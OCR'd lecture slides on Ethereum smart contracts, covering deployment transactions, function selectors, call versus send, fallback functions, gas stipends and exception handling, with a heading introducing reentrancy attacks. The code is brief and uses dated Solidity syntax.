
https://medium.com/coinmonks/transactions-in-ethereum-e85a73068f74

Deploy Smart Contracts

- In the transaction, the to is left **empty (‘0x0’ is shown).**
- In the input, we only place the bytecode. It is because our SimpleStorage contract does not have a constructor that requires arguments. If arguments are needed in constructor, they are encoded according to the type and appended after the bytecode.
- The Contract address is found in **Transaction Receipt**.
- The default Gas Limit (gas) is 90,000 gas. If you do not specify the gas, you will encounter “out of gas” as it takes more than 90,000 gas for processing this transaction. Therefore we specify 200,000 gas for this transaction.
- It turns out the transaction processing only takes 112,213 gas. The remain is returned to transaction sender.

https://medium.com/coinmonks/transactions-in-ethereum-e85a73068f74

Execute a Function on a Deployed Contract




Function Selectors: which function to call

- In the Solidity code above, two functions are defined: get() and set(uint).

- When contract code is compiled, these functions are processed through a hashing function (keccak256, implemented as sha3 in web3 library) and the first four bytes are taken out as the **function selectors**.


  - **0x6d4ce63c for get()**

  - **0x60fe47b1 for set(uint256)**




```
> web3.sha3('get()')
"0x6d4ce63caa65600744ac797760560da39ebd16e8240936b51f53368ef9e0e01f"
> web3.sha3('set(uint256)')
"0x60fe47b16ed402aae66ca03d2bfc51478ee897c26a1158669c7058d5f24898f4"
```

Execute a Function on a Deployed Contract



From	Function executor, an EOA (20-byte address)
To	Contract Address (20-byte address)
Value	Amount, in weis (if needed in contract function)
Data / Input	Function selector, plus any encoded arguments required by function
Gas Limit	Larger enough for contract function execution
Gas Price	To be determined by transaction initiator




```
> var newValue = "000000000000000000000000000000000000000000000000000000000000
00FF"
undefined
> eth.sendTransaction({
...... from: eth.accounts[0],
...... to: contractAddress,
...... data: "0x60fe47b1" + newValue
...... })
"0x221bad932cd4c6135b46c926eda9f1d234a6fd8def5ad89fd5c7b549a7be8830"
>
```

Reentrancy Attack

https://dasp.co/


Methods of calling functions

- Call——invokes a function **and** can transfer Ether.



```
c.call.value(amount)(bytes4(sha3("ping(uint256)")),n);
```

- Direct call——using a function as a method of the contract




```
contract Alice { function ping(uint) returns (uint) }
contract Bob { function pong(Alice c){ c.ping(42); } }
```

Methods of calling functions

- Send——is used to transfer Ether to the recipient r in the form of **r.send(amount) - r is receiver (stranger!)**
    - **send is actually a call**
    - send passes empty function signature to the recipient
    - if the recipient is a contract, its **fallback function** is executed.

Fallback function



Fallback Function

A contract can have exactly one unnamed function. This function cannot have arguments, cannot return anything and has to have `external` visibility. It is executed on a call to the contract if none of the other functions match the given function identifier (or if no data was supplied at all).


Furthermore, this function is executed whenever the contract receives plain Ether (without data). To receive Ether and add it to the total balance of the contract, the fallback function must be marked `payable`. If no such function exists, the contract cannot receive Ether through regular transactions and throws an exception.


In the worst case, the fallback function can only rely on 2300 gas being available (for example when *send* or *transfer* is used), leaving little room to perform other operations except basic logging. The following operations will consume more gas than the 2300 gas stipend:

- Writing to storage
- Creating a contract
- Calling an external function which consumes a large amount of gas
- Sending Ether

Exception

- In Solidity an exception may be raised:
  - the execution runs out of gas;
  - the call stack reaches its limit;
  - the command throw is executed.
- If an exception occurs the side effects of the transaction is reverted






```
function ping(){
    throw;
}
```


Exception

- The problem is :**call don't propagate exceptions!**
- **If c throws exception(direct call)**
  - exception properly handled
  - the value field of x is 0
- **If c throws exception(via call)**
  - only the side effects of that single instruction is reverted
  - **the value field of x is 2**



```
contract Bob {
    uint x=0;
    function pong(Alice c){
    x=1;
    c.ping(42);
    x=2;
} }
```

direct call

